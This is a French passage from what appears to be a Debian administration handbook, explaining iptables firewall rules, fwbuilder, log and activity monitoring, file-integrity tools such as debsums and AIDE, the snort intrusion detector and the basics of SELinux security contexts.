ICMP (*Internet Control Message Protocol*, ou protocole des messages de contrôle sur Internet) est très employé pour transmettre des compléments d'information sur les communications : il permet de tester le fonctionnement du réseau avec la commande `ping` (qui envoie un message ICMP *echo request* auquel le correspondant est normalement tenu de répondre par un message *echo reply*), signale le refus d'un paquet par un pare-feu, indique la saturation d'un tampon de réception, propose une meilleure route (un meilleur trajet pour les prochains paquets à émettre), etc. Plusieurs RFC définissent ce protocole ; les premières, 777 et 792, furent rapidement complétées et étendues.

➨ `http://www.faqs.org/rfcs/rfc777.html`

➨ `http://www.faqs.org/rfcs/rfc792.html`

Rappelons qu'un tampon de réception est une petite zone mémoire contenant les données reçues par le réseau avant qu'elles ne soient traitées par le noyau. Si cette zone est pleine, il est alors impossible de recevoir d'autres données et ICMP signale le problème de sorte que le correspondant réduise la vitesse de transfert pour essayer d'atteindre un équilibre.

Alors qu'un réseau IPv4 peut fonctionner sans ICMP, ICMPv6 est absolument indispensable dans le cadre d'un réseau IPv6 car il combine des fonctions jusqu'alors partagées entre ICMPv4, IGMP (*Internet Group Membership Protocol*) et ARP (*Address Resolution Protocol*). La RFC 4 443 définit ce protocole.

➨ `http://www.faqs.org/rfcs/rfc4443.html`

- ACCEPT : autoriser le paquet à poursuivre son parcours ;
- REJECT : rejeter le paquet (ICMP signale une erreur, l'option `--reject-with` *type* d'`iptables` permet de choisir le type d'erreur renvoyée) ;
- DROP : supprimer (ignorer) le paquet ;
- LOG : enregistrer (via `syslogd`) un message de log contenant une description du paquet traité (cette action retourne après exécution à sa position dans la chaîne appelante — celle qui a invoquée l'action — c'est pourquoi il est nécessaire de la faire suivre par une règle REJECT ou DROP si l'on veut simplement enregistrer la trace d'un paquet qui doit être refusé) ;
- ULOG : enregistrer un message de log via `ulogd`, plus adapté et plus efficace que `syslogd` pour gérer de grandes quantités de messages (cette action renvoie aussi le fil d'exécution à sa position dans la chaîne appelante) ;
- *nom_de_chaîne* : évaluer les règles de la chaîne indiquée ;
- RETURN : stopper l'évaluation de la chaîne courante et revenir sur la chaîne appelante (si la chaîne courante est une chaîne standard, dépourvue de chaîne appelante, effectuer

l'action par défaut — il s'agit d'une action particulière qui se configure avec l'option -P de `iptables`) ;

- SNAT (seulement dans la table nat, donc seulement en IPv4 sur *Wheezy* — la prise en charge du NAT sur IPv6 est apparu dans le noyau Linux 3.7) : effectuer du *Source NAT* (des options précisent les modifications à effectuer) ;
- DNAT (seulement dans la table nat, donc seulement en IPv4 sur *Wheezy*) : effectuer du *Destination NAT* (des options précisent les modifications à effectuer) ;
- MASQUERADE (seulement dans la table nat, donc seulement en IPv4 sur *Wheezy*) : effectuer du `masquerading` (SNAT particulier) ;
- REDIRECT (seulement dans la table nat, donc seulement en IPv4 sur *Wheezy*) : rediriger un paquet vers un port particulier du pare-feu lui-même ; action notamment utile pour mettre en place un mandataire (ou proxy) web transparent (il s'agit d'un service pour lequel aucune configuration n'est nécessaire, puisque le client a l'impression de se connecter directement au destinataire alors que ses échanges avec le serveur transitent systématiquement par le mandataire).

D'autres actions, concernant davantage la table mangle, ne sont pas mentionnées ici. Vous en trouverez la liste exhaustive dans les pages de manuel `iptables(8)` et `ip6tables(8)`.

14.2.2. Syntaxe de `iptables` et `ip6tables`

Les commandes `iptables` et `ip6tables` permettent de manipuler les tables, les chaînes et les règles. L'option -t *table* indique la table sur laquelle opérer (par défaut, c'est filter).

Les commandes

L'option -N *chaîne* crée une nouvelle chaîne ; l'option -X *chaîne* supprime une chaîne vide et inutilisée. L'option -A *chaîne règle* ajoute une règle à la fin de la chaîne indiquée. L'option -I *chaîne numrègle règle* insère une règle avant la règle numérotée *numrègle*. L'option -D *chaîne numrègle* ou -D *chaîne règle* supprime une règle dans la chaîne (la première syntaxe l'identifie par son numéro et la seconde par son contenu). L'option -F *chaîne* supprime toutes les règles de la chaîne (si celle-ci n'est pas mentionnée, elle supprime toutes les règles de la table). L'option -L *chaîne* affiche le contenu de la chaîne. Enfin, l'option -P *chaîne action* définit l'action par défaut pour la chaîne donnée (seules les chaînes standards peuvent en avoir une).

Chaque règle s'exprime sous la forme *conditions* -j *action options_de_l'action.* En écrivant bout à bout plusieurs conditions dans la même règle, on en produit la conjonction (elles sont liées par des *et* logiques), donc une condition plus restrictive.

La condition -p *protocole* sélectionne selon le champ protocole du paquet IP, dont les valeurs les plus courantes sont tcp, udp, icmp et icmpv6. Préfixer la condition par un point d'exclamation inverse la condition (qui correspond alors à tous les paquets n'ayant pas le protocole indiqué). Cette manipulation est possible pour toutes les autres conditions énoncées ci-dessous.

La condition -s *adresse* ou -s *réseau/masque* vérifie l'adresse source du paquet ; -d *adresse* ou -d *réseau/masque* en est le pendant pour l'adresse de destination.

La condition -i *interface* sélectionne les paquets provenant de l'interface réseau indiquée ; -o *interface* sélectionne les paquets en fonction de leur interface réseau d'émission.

D'autres conditions plus spécifiques existent, qui dépendent des conditions génériques déjà définies. La condition -p tcp peut par exemple être accompagnée de conditions sur les ports TCP avec --source-port *port* et --destination-port *port*.

L'option --state *état* indique le statut du paquet dans une connexion (le module `ipt_conntrack`, qui implémente le suivi des connexions, lui est nécessaire). L'état NEW désigne un paquet qui débute une nouvelle connexion. L'état ESTABLISHED concerne les paquets d'une connexion existante et l'état RELATED les paquets d'une nouvelle connexion liée à une connexion existante (c'est le cas des connexions ftp-data d'une session ftp en mode "actif").

La section précédente détaille la liste des actions possibles, mais pas les options qui leur sont associées. L'action LOG dispose ainsi de plusieurs options visant à :

- indiquer la priorité du message à `syslog` (--log-priority, de valeur par défaut warning) ;
- préciser un préfixe textuel pour différencier les messages (--log-prefix) ;
- indiquer les données à intégrer dans le message (--log-tcp-sequence pour le numéro de séquence TCP, --log-tcp-options pour les options TCP et --log-ip-options pour les options IP).

L'action DNAT dispose de l'option --to-destination *adresse*:*port* pour indiquer la nouvelle adresse IP et/ou le nouveau port de destination. De la même manière, l'action SNAT dispose de l'option --to-source *adresse*:*port* pour indiquer la nouvelle adresse et/ou le nouveau port source.

L'action REDIRECT (seulement disponible si le NAT est disponible — sur *Wheezy*, cela restreint à l'IPv4) dispose de l'option --to-ports *port(s)* pour indiquer le port ou l'intervalle de ports vers lesquels rediriger les paquets.

14.2.3. Créer les règles

Il faut invoquer `iptables/ip6tables` une fois par règle à créer ; c'est pourquoi on consigne habituellement tous les appels à cette commande dans un fichier de script pour mettre en place la même configuration à chaque redémarrage de la machine. On peut écrire ce script à la main mais il est souvent intéressant de le préparer à l'aide d'un outil de plus haut niveau, tel que `fwbuilder`.




Figure 14.2 *Fwbuilder en action*

Son principe est simple. Dans une première étape, il faut décrire tous les éléments susceptibles d'intervenir dans les différentes règles :

- le pare-feu et ses interfaces réseau ;
- les réseaux (et plages d'IP associées) ;
- les serveurs ;
- les ports correspondant aux services hébergés sur les différents serveurs.

On crée ensuite les règles par simple glisser/déposer des différents objets, quelques menus contextuels servant à modifier la condition (l'inverser, par exemple). Il ne reste qu'à saisir l'action souhaitée et à la paramétrer.

On peut soit créer 2 jeux de règles différents pour IPv4 et IPv6, soit n'en créer qu'un seul et laisser `fwbuilder` traduire les règles adéquates en fonction des différentes adresses assignées aux objets manipulés.

`fwbuilder` peut alors générer un script de configuration du pare-feu selon les règles saisies. Son architecture modulaire lui permet de générer des scripts pour les pare-feu de différents systèmes (`iptables` pour Linux, `ipf` pour FreeBSD et `pf` pour OpenBSD).

Depuis *Squeeze*, le paquet *fwbuilder* contient aussi bien l'interface graphique que les modules pour les différents pare-feu (auparavant, ces derniers étaient répartis en plusieurs paquets — un par système d'exploitation) :

```
# aptitude install fwbuilder
```

14.2.4. Installer les règles à chaque démarrage

Si le pare-feu doit protéger une connexion réseau intermittente par PPP, le plus simple est de changer le nom du script de configuration du pare-feu et de l'installer sous `/etc/ppp/ip-up.d/0iptables` (attention, le nom de fichier ne doit pas contenir de point, sinon il ne sera pas pris en compte). Ainsi, il sera rechargé à chaque démarrage d'une connexion PPP.

Dans les autres cas, le plus simple est d'inscrire le script de configuration du pare-feu dans une directive `up` du fichier `/etc/network/interfaces`. Dans l'exemple ci-dessous, ce script s'appelle `/usr/local/etc/arrakis.fw`.

Ex. 14.1 *Fichier* `interfaces` *avec appel du script de pare-feu*

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

14.3. Supervision : prévention, détection, dissuasion

La supervision fait partie intégrante d'une politique de sécurité. Elle est nécessaire à plusieurs titres : l'objectif de la sécurité n'est pas uniquement de garantir la confidentialité des données, mais aussi d'assurer le bon fonctionnement des services. Il est donc impératif de veiller à ce que tout fonctionne comme prévu et de détecter au plus tôt les comportements inhabituels et les changements dans la qualité du service fourni. Surveiller l'activité peut permettre de détecter des tentatives d'intrusion et donc de s'en protéger avant que cela ne porte à conséquences. Ce chapitre va passer en revue des outils servant à surveiller différents aspects d'un système Debian. Il complète la section dédiée à la supervision du chapitre 12, « Administration avancée » page 326.

14.3.1. Surveillance des logs avec `logcheck`

Le programme `logcheck` scrute par défaut les fichiers de logs toutes les heures et envoie par courrier électronique à root les messages les plus inhabituels pour aider à détecter tout nouveau problème.

La liste des fichiers scrutés se trouve dans le fichier `/etc/logcheck/logcheck.logfiles` ; les choix par défaut conviendront si le fichier `/etc/syslog.conf` n'a pas été complètement remodelé.

`logcheck` peut fonctionner en 3 modes plus ou moins détaillés : *paranoid* (paranoïaque), *server* (serveur) et *workstation* (station de travail). Le premier étant le plus verbeux, on le réservera aux serveurs spécialisés (comme les pare-feu). Le deuxième mode, choisi par défaut, est recommandé pour les serveurs. Le dernier, prévu pour les stations de travail, élimine encore plus de messages.

Dans tous les cas, il faudra probablement paramétrer `logcheck` pour exclure des messages supplémentaires (selon les services installés) sous peine d'être envahi chaque heure par une multitude de messages inintéressants. Leur mécanisme de sélection étant relativement complexe, il faut lire à tête reposée le document `/usr/share/doc/logcheck-database/README.logcheck-database.gz` pour bien le comprendre.

Plusieurs types de règles sont appliqués :

- celles qui qualifient un message comme résultant d'une tentative d'attaque (elles sont stockées dans un fichier du répertoire `/etc/logcheck/cracking.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/cracking.ignore.d/`) ;
- celles qui qualifient un message comme une alerte de sécurité (`/etc/logcheck/violations.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/violations.ignore.d/`) ;

- et enfin celles qui s'appliquent à tous les messages restants (les *System Events*, ou événements système).

ATTENTION

Ignorer un message

Tout message marqué comme une tentative d'attaque ou une alerte de sécurité (suite par exemple à une règle du fichier `/etc/logcheck/violations.d/monfichier`) ne pourra être ignoré que par une règle des fichiers `/etc/logcheck/violations.ignore.d/monfichier` ou `/etc/logcheck/violations.ignore.d/monfichier-extension`.

Un événement système sera systématiquement signalé, sauf si une règle de l'un des répertoires `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` dicte de l'ignorer. Évidemment, seuls les répertoires correspondant à des niveaux de verbosité supérieurs ou égaux au niveau sélectionné sont pris en compte.

ASTUCE

Vos logs en fond d'écran

Certains administrateurs aiment voir les messages de logs défiler en temps réel. Ils pourront les intégrer dans le fond d'écran de leur bureau graphique avec la commande `root-tail` (du paquet Debian éponyme). Le programme `xconsole` (du paquet *x11-apps*) les fera défiler dans une petite fenêtre ; les messages sont directement issus de `syslogd` par l'intermédiaire du tube nommé `/dev/xconsole`.

14.3.2. Surveillance de l'activité

En temps réel

`top` est un utilitaire interactif qui affiche la liste des processus en cours d'exécution. Par défaut, son critère de tri est l'utilisation actuelle du processeur (touche P), mais on peut opter pour la mémoire occupée (touche M), le temps processeur consommé (touche T) ou le numéro de processus ou PID (touche N). La touche k (comme *kill*) nécessite un numéro de processus à tuer. r (comme *renice*) change la priorité d'un processus.

Si le processeur semble être surchargé, il est ainsi possible d'observer quels processus se battent pour son contrôle ou consomment toute la mémoire disponible. Il est intéressant en particulier de vérifier si les processus qui consomment des ressources correspondent effectivement aux services réels que la machine héberge. Un processus au nom inconnu tournant sous l'utilisateur www-data doit immédiatement attirer l'attention : la probabilité est forte que cela corresponde à un logiciel installé et exécuté sur la machine en exploitant une faille de sécurité d'une application web...

`top` est un outil de base très souple et sa page de manuel explique comment en personnaliser l'affichage pour l'adapter aux besoins et aux habitudes de chacun.

`gnome-system-monitor` et `qps`, outils graphiques similaires à `top`, en proposent les principales fonctionnalités.

Historique

La charge du processeur, le trafic réseau et l'espace disque disponible sont des informations qui varient en permanence. Il est souvent intéressant de garder une trace de leur évolution pour mieux cerner l'usage qui est fait de l'ordinateur.

Il existe de nombreux outils dédié à cette tâche. La plupart peuvent récupérer des données via SNMP (*Simple Network Management Protocol*, ou protocole simple de gestion du réseau) afin de centraliser ces informations. Cela permet en outre de récupérer des informations sur des éléments du réseau qui ne sont pas nécessairement des ordinateurs (comme des routeurs).

Ce livre traite en détail de Munin (voir section 12.4.1, « Mise en œuvre de Munin » page 378) dans le cadre du Chapitre 12: « Administration avancée » page 326. Debian dispose également de *cacti*. Il est un peu plus complexe à mettre en œuvre : l'usage de SNMP est inévitable et malgré une interface web, les concepts de configuration restent difficiles à appréhender. La lecture de la documentation HTML (`/usr/share/doc/cacti/html/index.html`) sera indispensable si l'on souhaite le mettre en œuvre.

ALTERNATIVE

`mrtg`

`mrtg` (du paquet Debian éponyme) est un outil plus ancien et plus rustique capable d'agréger des données historiques et d'en faire des graphiques. Il dispose d'un certain nombre de scripts de récupération des données les plus couramment surveillées : charge, trafic réseau, impacts (*hits*) web, etc.

Les paquets *mrtg-contrib* et *mrtgutils* contiennent des scripts d'exemples, prêts à l'emploi.

14.3.3. Détection des changements

Une fois le système installé et configuré, l'état de la majorité des fichiers et répertoires (hors données) n'a pas de raison d'évoluer (sauf mises à jour de sécurité). Il est donc intéressant de s'assurer que c'est bien le cas : tout changement inattendu est alors suspect. Les outils présentés dans cette section permettent de surveiller tous les fichiers et de prévenir les administrateurs en cas d'altération inattendue, ou alors simplement de diagnostiquer l'étendue des altérations.

Audit des paquets : l'outil `debsums` *et ses limites*

`debsums` est un outil intéressant du point de vue de la sécurité puisqu'il permet de trouver facilement quels fichiers installés ont été modifiés (suite par exemple à des interventions malignes).

Mais il convient de nuancer fortement cette affirmation : d'abord, tous les paquets Debian ne fournissent pas les empreintes nécessaires au fonctionnement de ce programme (quand elles existent, elles se trouvent dans un fichier `/var/lib/dpkg/info/paquet.md5sums`). Rappelons qu'une empreinte est une valeur, généralement numérique (même si elle est codée en hexadécimal), constituant une sorte de signature caractéristique du contenu d'un fichier. Elle est calculée au moyen d'algorithmes (comme le célèbre MD5 ou le moins connu SHA1) qui garantissent dans la pratique que (presque) toute modification du fichier, aussi minime soit-elle, entraînera un changement de l'empreinte ; c'est l'« effet d'avalanche ». C'est pourquoi une empreinte numérique sert à vérifier que le contenu d'un fichier n'a pas été altéré. Ces algorithmes ne sont pas réversibles, c'est-à-dire que pour la plupart d'entre eux, il est impossible de retrouver un contenu inconnu à partir de la seule empreinte. De récentes découvertes scientifiques tendent à infirmer l'inviolabilité de ces principes, mais cela ne remet pas encore en cause leur usage puisque la création de contenus différents générant la même empreinte semble être très contraignante.

POUR ALLER PLUS LOIN

Se protéger des modifications en amont

debsums peut être utilisé pour détecter les changements effectués sur les fichiers provenant d'un paquet Debian. Mais si le paquet Debian lui-même est compromis, il ne sera d'aucune utilité. Cela pourrait être le cas si le miroir Debian employé est lui-même compromis. Pour se protéger de ces attaques, il faut s'appuyer sur le mécanisme de vérification de signatures numériques intégré à APT (voir section 6.5, « Vérification d'authenticité des paquets » page 136) et prendre soin de n'installer que des paquets dont l'origine a pu être certifiée.

D'autre part, les fichiers `md5sums` sont stockés sur le disque dur : un intrus consciencieux modifiera ces fichiers pour leur faire refléter les nouvelles sommes de contrôle des fichiers sur lesquels il sera intervenu.

On peut contourner le premier inconvénient en demandant à `debsums` d'utiliser directement un paquet `.deb` pour effectuer le contrôle au lieu de se reposer sur le fichier `md5sums`. Il faut au préalable télécharger les fichiers `.deb` correspondants :

```
# apt-get --reinstall -d install `debsums -l`
[ ... ]
# debsums -p /var/cache/apt/archives -g
```

En outre, dans sa configuration par défaut, `debsums` génère automatiquement les fichiers `md5sums` manquants en effectuant l'opération ci-dessus chaque fois que APT est employé pour installer un nouveau paquet.

L'autre souci se contourne de la même manière : il suffit d'effectuer la vérification par rapport à un fichier `.deb` intègre. Cela impose de disposer de tous les fichiers `.deb` des paquets installés et d'être assuré de leur intégrité. Pour cela, le plus simple est de les reprendre depuis un miroir Debian. Cette opération étant plutôt lente et fastidieuse, ce n'est donc pas une technique à suivre systématiquement dans un but de prévention.

```
# apt-get --reinstall -d install `grep-status -e 'Status: install ok installed' -n -s
    ➥  Package`
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Attention, cet exemple a employé la commande `grep-status` du paquet *grep-dctrl*, qui n'est pas installé en standard.

Surveillance des fichiers : AIDE

AIDE (*Advanced Intrusion Detection Environment*) est un outil qui sert à vérifier l'intégrité des fichiers et à détecter toute altération par rapport à une image du système préalablement enregistrée et validée. Cette dernière prend la forme d'une base de données (`/var/lib/aide/aide.db`) contenant les caractéristiques de tous les fichiers du système (permissions, horodatages, empreintes numériques, etc.). Cette base de données est initialisée une première fois par `aideinit` ; elle est ensuite employée pour vérifier quotidiennement (script `/etc/cron.daily/aide`) que rien n'a changé. Si des changements sont détectés, le logiciel les enregistre dans des fichiers de journalisation (`/var/log/aide/*.log`) et envoie un courrier à l'administrateur avec ses découvertes.

EN PRATIQUE

Protection de la base de données

Puisque AIDE utilise une base de données pour comparer l'état des fichiers, il faut être conscient que la validité des résultats fournis dépend de la validité de la base de données. Sur un système compromis, un attaquant obtenant les droits `root` pourra remplacer la base de données et passer inaperçu. C'est pourquoi, pour plus de sécurité, il peut être intéressant de stocker la base de données de référence sur un support accessible en lecture seulement.

Le comportement du paquet *aide* se paramètre grâce à de nombreuses options dans `/etc/default/aide`. La configuration du logiciel proprement dit se trouve dans `/etc/aide/aide.conf` et `/etc/aide/aide.conf.d/` (en réalité, ces fichiers servent de base à `update-aide.conf` pour créer `/var/lib/aide/aide.conf.autogenerated`). La configuration indique quelles propriétés de chaque fichier il faut vérifier. Ainsi, le contenu des fichiers de logs peut varier tant que les permissions associées ne varient pas, mais le contenu et les permissions d'un exécutable doivent être fixes. La syntaxe n'est pas très compliquée, mais elle n'est pas forcément intuitive pour autant. La lecture de la page de manuel `aide.conf(5)` est donc bénéfique.

Une nouvelle version de la base de données est générée chaque jour dans `/var/lib/aide/aide.db.new` et peut être utilisée pour remplacer la base officielle si tous les changements constatés étaient légitimes.

ALTERNATIVE

Tripwire et Samhain

Tripwire est très similaire à AIDE ; la syntaxe de son fichier de configuration est quasiment identique. Le paquet *tripwire* propose en outre un mécanisme de signature du fichier de configuration afin qu'un attaquant ne puisse pas le changer pour le faire pointer vers une version différente de la base de données.

Samhain offre des fonctionnalités similaires ainsi qu'un certain nombre de fonctions pour détecter la présence de *rootkits* (voir encadré DÉCOUVERTE). En outre, il peut être employé sur tout un réseau et enregistrer ses traces sur un serveur central après les avoir signées.

DÉCOUVERTE

Les paquets *checksecurity* et *chkrootkit*/*rkhunter*

Le premier paquet contient plusieurs petits scripts qui effectuent des vérifications de base sur le système (mot de passe vide, détection de nouveaux fichiers setuid, etc.) et alertent l'administrateur si nécessaire. Malgré son nom explicite, il ne faut pas se fier seulement à ce paquet pour vérifier la sécurité d'un système Linux.

Les paquets *chkrootkit* et *rkhunter* recherchent de potentiels *rootkits* installés sur le système. Rappelons qu'il s'agit de logiciels destinés à dissimuler la compromission d'un système et à conserver un contrôle discret sur la machine. Les tests ne sont pas fiables à 100 %, mais ils permettent tout de même d'attirer l'attention de l'administrateur sur des problèmes potentiels.

14.3.4. Détection d'intrusion (IDS/NIDS)

B.A.-BA

Dénis de service

Une attaque de type « déni de service » a pour seul objectif de rendre un service réseau inexploitable. Que cela soit en surchargeant le serveur de requêtes ou en exploitant un bogue de celui-ci, le résultat est toujours le même : le service en question n'est plus fonctionnel, les utilisateurs habituels sont mécontents et l'hébergeur du service réseau visé s'est fait une mauvaise publicité (en plus d'avoir éventuellement perdu des ventes, s'il s'agit par exemple d'un site de commerce en ligne).

Une telle attaque est parfois « distribuée », il s'agit alors de surcharger la machine avec un grand nombre de requêtes en provenance de nombreuses sources, afin que le serveur ne puisse plus répondre aux requêtes légitimes. En anglais, on parle de *(distributed) denial of service* (abrégé en DoS ou DDoS).

`snort` (du paquet Debian éponyme) est un outil de détection d'intrusions (NIDS — *Network Intrusion Detection System*) : il écoute en permanence le réseau pour repérer les tentatives d'infiltration et/ou les actes malveillants (notamment les dénis de service). Tous ces événements sont enregistrés puis signalés quotidiennement à l'administrateur par un message électronique résumant les dernières 24 heures.

Son installation demande de préciser la plage d'adresses couverte par le réseau local : il s'agit en réalité d'indiquer toutes les cibles potentielles d'attaques. Il est possible de configurer d'autres

paramètres importants en exécutant `dpkg-reconfigure snort`, notamment l'interface réseau à surveiller. Il s'agit en général d'`eth0` pour une connexion Ethernet, mais on pourra aussi trouver `ppp0` pour une connexion ADSL ou RTC (Réseau Téléphonique Commuté, ou modem classique) voire `wlan0` pour certaines cartes Wi-Fi.

POUR ALLER PLUS LOIN

Intégration avec `prelude`

Prelude offre une supervision centralisée des informations de sécurité. Pour cela, il dispose d'une architecture modulaire : un serveur (le *manager* du paquet *prelude-manager*) centralise les alertes détectées par des capteurs (*sensors*) de plusieurs types.

Snort peut être configuré comme un de ces capteurs. Il existe aussi *prelude-lml* (*Log Monitor Lackey*, ou laquais de surveillance de journaux système) qui surveille quant à lui les fichiers de *logs*, à l'instar de `logcheck` (voir section 14.3.1, « Surveillance des logs avec `logcheck` » page 419), déjà étudié.

Le fichier de configuration de `snort` (`/etc/snort/snort.conf`) est très long et ses abondants commentaires y détaillent le rôle de chaque directive. Il est fortement recommandé de le parcourir et de l'adapter à la situation locale pour en tirer le meilleur parti. En effet, il est possible d'y indiquer les machines hébergeant chaque service pour limiter le nombre d'incidents rapportés par `snort` (un déni de service sur une machine bureautique n'est pas aussi dramatique que sur un serveur DNS). On peut encore y renseigner les correspondances entre adresses IP et MAC (il s'agit d'un numéro unique identifiant chaque carte réseau) pour détecter les attaques par *ARP-spoofing* (travestissement d'ARP), qui permettent à une machine compromise de se substituer à une autre (un serveur sensible par exemple).

ATTENTION

Rayon d'action

`snort` est limité par le trafic qu'il voit transiter sur son interface réseau : il ne pourra évidemment rien détecter s'il n'observe rien. Branché sur un commutateur (*switch*), il ne surveillera que les attaques ciblant la machine l'hébergeant, ce qui n'a qu'un intérêt assez limité. Pensez donc à relier la machine employant `snort` au port « miroir », qui permet habituellement de chaîner les commutateurs et sur lequel tout le trafic est dupliqué.

Pour un petit réseau doté d'un concentrateur (*hub*), le problème ne se pose pas : toutes les machines reçoivent tout le trafic.

14.4. Introduction à SELinux

14.4.1. Les principes

SELinux (*Security Enhanced Linux*) est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau interroge SELinux avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée.

SELinux s'appuie sur un ensemble de règles (*policy*) pour autoriser ou interdire une opération. Ces règles sont assez délicates à créer, mais heureusement deux jeux de règles standards (*targeted* et *strict*) sont fournies pour éviter le plus gros du travail de configuration.

Le système de permissions de SELinux est totalement différent de ce qu'offre un système Unix traditionnel. Les droits d'un processus dépendent de son *contexte de sécurité*. Le contexte est défini par l'*identité* de celui qui a démarré le processus, le *rôle* et le *domaine* qu'il avait à ce moment. Les permissions proprement dites dépendent du domaine, mais les transitions entre les domaines sont contrôlées par les rôles. Enfin, les transitions autorisées entre rôles dépendent de l'identité.




Figure 14.3 *Contextes de sécurité et utilisateurs Unix*

En pratique, au moment de la connexion, l'utilisateur se voit attribuer un contexte de sécurité par défaut (en fonction des rôles qu'il a le droit d'assumer). Cela fixe le domaine dans lequel il évolue. S'il veut changer de rôle et de domaine associé, il doit employer la commande `newrole -r role_r -t domaine_t` (il n'y a généralement qu'un seul domaine possible pour un rôle donné et le paramètre -t est donc souvent inutile). Cette commande demande à l'utilisateur son mot de passe afin de l'authentifier. Cette caractéristique empêche tout programme de pouvoir changer de rôle de manière automatique. De tels changements ne peuvent avoir lieu que s'ils sont prévus dans l'ensemble de règles.

Bien entendu, les droits ne s'appliquent pas universellement à tous les *objets* (fichiers, répertoires, sockets, périphériques, etc.), ils peuvent varier d'un objet à l'autre. Pour cela, chaque objet est associé à un *type* (on parle d'étiquetage). Les droits des domaines s'expriment donc en

termes d'opérations autorisées (ou non) sur ces types (donc implicitement sur tous les objets qui sont marqués avec le type correspondant).

COMPLÉMENTS

Domaine et type sont équivalents

En interne, un domaine n'est qu'un type, mais un type qui ne s'applique qu'aux processus. C'est pour cela que les domaines sont suffixés par `_t` tout comme le sont les types affectés aux objets.

Par défaut, un programme exécuté hérite du domaine de l'utilisateur qui l'a démarré. Mais pour la plupart des programmes importants, les règles SELinux standard prévoient de les faire fonctionner dans un domaine dédié. Pour cela, ces exécutables sont étiquetés avec un type dédié (par exemple `ssh` est étiqueté avec `ssh_exec_t` et lorsque le programme est démarré, il bascule automatiquement dans le domaine `ssh_t`). Ce mécanisme de changement automatique de domaine permet de ne donner que les droits nécessaires au bon fonctionnement de chaque programme et est à la base de SELinux.

EN PRATIQUE

Connaître le contexte de sécurité

Pour connaître le contexte de sécurité appliqué à un processus, il faut employer l'option `Z` de `ps`.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sbin/
    ➥ vsftpd
```

Le premier champ contient l'identité, le rôle, le domaine et le niveau MCS, séparés par des deux-points. Le niveau MCS (*Multi-Category Security*) est un paramètre intervenant dans la mise en place d'une politique de protection de la confidentialité, laquelle restreint l'accès aux fichiers selon leur degré de confidentialité. Cette fonctionnalité ne sera pas abordée dans ce livre.

Pour connaître le contexte de sécurité actuellement actif dans un terminal de commande, il faut invoquer `id -Z`.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Enfin, pour connaître le type affecté à un fichier, on peut employer `ls -Z`.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Signalons que l'identité et le rôle associé à un fichier n'ont pas d'importance particulière, ils n'interviennent jamais. Mais par souci d'uniformisation, tous les objets se voient attribuer un contexte de sécurité complet.

